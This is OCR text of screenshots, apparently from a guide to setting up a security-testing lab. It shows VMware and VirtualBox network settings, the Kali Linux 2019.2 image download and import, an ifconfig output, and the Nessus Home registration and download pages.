

Virtual Network Editor
Name
Type
External Connection
Host Connection
DHCP
Subnet Address
VMnet0
Custom
-
-
-
192.168.101.0
VMnet1
Host-only
-
Connected
Enabled
10.10.10.0
VMnet8
NAT
NAT
Connected
Enabled
192.168.83.0
Add Network...
Remove Network
Rename Network...





Kali Linux VMware Images | Kali Linux VirtualBox Images

Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux VMware 64-Bit 7z	Torrent	2.4G	**2019.2**	4611f3797c53ed37c89443bd8bb94ac1fd860fb807865d8933783c0f6ef21007
Kali Linux VMware 32-Bit 7z	Torrent	2.5G	**2019.2**	c7f52865f5d0554ad1bc990684a0751eb46d1b8ab552d7c942d71e4fe20b7e67


kali-linux-2019.2-vbox-amd64.ova



Open with VMware Workstation
7-Zip
CRC SHA
Edit with Notepad++
Share
Open with
Give access to
ZoneAlarm
Restore previous versions
Send to
Cut
Copy
Google Chrome
VirtualBox Manager
VMware Player
VMware Workstation
XenCenter
Search the Store
Choose another app



Import Virtual Appliance
Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Virtual System 1
Name
Kali-Linux-2019.2-vbox-amd64
Product
Kali Linux
Product-URL
https://www.kali.org/
Vendor
Offensive Security
Vendor-URL
https://www.offensive-security.com/
Version
Rolling (2019.2) x64
Description
Kali Rolling (2019.2) x64...
Guest OS Type
Debian (64-bit)
CPU
4
You can modify the base folder which will host all the virtual machines. Home folders can also be individually (per virtual machine) modified.
E:\Virtual Box VMs
MAC Address Policy:
Include only NAT network adapter MAC addresses
Additional Options:
Import hard drives as VDI
Appliance is not signed
Restore Defaults
Import
Cancel



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Settings
Discard
Start
Kali-Linux-2019.2-...
Powered Off
General
Name:
Kali-Linux-2019.2-vbox-amd64
Operating System:
Debian (64-bit)
Settings File Location:
E:\Virtual Box VMs\Kali-Linux-2019.2-vbox-amd64


Name	Date modified	Type	Size
Kali-Linux-2019.2-vmware-amd64	17-May-19 1:30 PM	VMware Virtual Machine nonvolatile RAM	9 KB
Kali-Linux-2019.2-vmware-amd64	17-May-19 12:17 P...	VMDK File	2 KB
Kali-Linux-2019.2-vmware-amd64	17-May-19 11:47 ...	VMware snapshot metadata	0 KB
Kali-Linux-2019.2-vmware-amd64	17-May-19 1:31 PM	VMware virtual machine configuration	4 KB
Kali-Linux-2019.2-vmware-amd64	17-May-19 11:47 ...	VMware Team Member	1 KB
Kali-Linux-2019.2-vmware-amd64-s001	17-May-19 1:31 PM	VMDK File	2,602,176 ...
Kali-Linux-2019.2-vmware-amd64-s002	17-May-19 1:31 PM	VMDK File	187,904 KB






Kali-Linux-2019.2-vmware-amd64 - VMware Workstation
File
Edit
View
VM
Tabs
Help
Library
Type here to search
My Computer
CEH
Kali-Linux-2019.2-vmware-amd64
Android-x86
Metasploitable2
OWASP
USB
OSCP
CHFI
Desktop
Server
Kali-Linux-2019.2-vmware-a...
Kali-Linux-2019.2-vmware-amd64
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Memory
2 GB
Processors
4
Hard Disk (SCSI)
80 GB


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Settings
Discard
Start
Kali-Linux-2019.2-...
Powered Off
General
Name:
Kali-Linux-2019.2-vbox-amd64
Operating System:
Debian (64-bit)
Settings File Location:
E:\Virtual Box VMs\Kali-Linux-2019.2-vbox-amd64


Kali-Linux-2018.4-vbox-i386 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Host-only Adapter
Name:
VirtualBox Host-Only Ethernet Adapter
Advanced


Kali
Power on this virtual machine
Edit virtual machine settings
Devices
Memory 2 GB
Processors 2
Hard Disk (SCSI) 80 GB
Network Adapter NAT
USB Controller Present
Sound Card Auto detect
Display Auto detect


Virtual Machine Settings
Hardware
Options
Device
Summary
Memory
2 GB
Processors
2
Hard Disk (SCSI)
80 GB
Network Adapter
Custom (VMnet1)
USB Controller
Present
Sound Card
Auto detect
Display
Auto detect
Device status
Connected
Connect at power on
Network connection
Bridged: Connected directly to the physical network
Replicate physical network connection state
NAT: Used to share the host's IP address
Host-only: A private network shared with the host
Custom: Specific virtual network
VMnet1 (Host-only)
LAN segment:
LAN Segments...
Advanced...


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.10.16 netmask 255.255.255.0 broadcast 10.10.10.255
inet6 fe80::20c:29ff:fe7e:3758 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:7e:37:58 txqueuelen 1000 (Ethernet)
RX packets 8 bytes 1046 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 97 bytes 7897 (7.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 20 bytes 1116 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 20 bytes 1116 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#

Downloads Blog Contact Login Global

tenable

Cyber Exposure Products Solutions Research Services Company Partners

Free Trial Buy Now

Nessus Home

Nessus® Home allows you to scan your personal home network (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy.

Please note that Nessus Home does not provide access to support, allow you to perform compliance checks or content audits, or allow you to use the Nessus virtual appliance. If you require support and these additional features, please purchase a Nessus subscription.

Nessus Home is available for personal use in a home environment only. It is not for use by any commercial organization.

Register for an Activation Code

First Name * Last Name *

Email *


☐ Check to receive updates from Tenable


Register


https://www.tenable.com/downloads/nessus


Name	Description	Details
Nessus-8.3.1-debian6_i386.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 i386(32-bit)	Checksum
Nessus-8.3.1-es5.x86_64.rpm	Red Hat ES 5 (64-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-8.3.1-es5.i386.rpm	Red Hat ES 5 i386(32-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-8.3.1-suse11.x86_64.rpm	SUSE 11 Enterprise (64-bit)	Checksum
Nessus-8.3.1-x64.msi	Windows Server 2008, Server 2008 R2*, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016 (64-bit)	Checksum
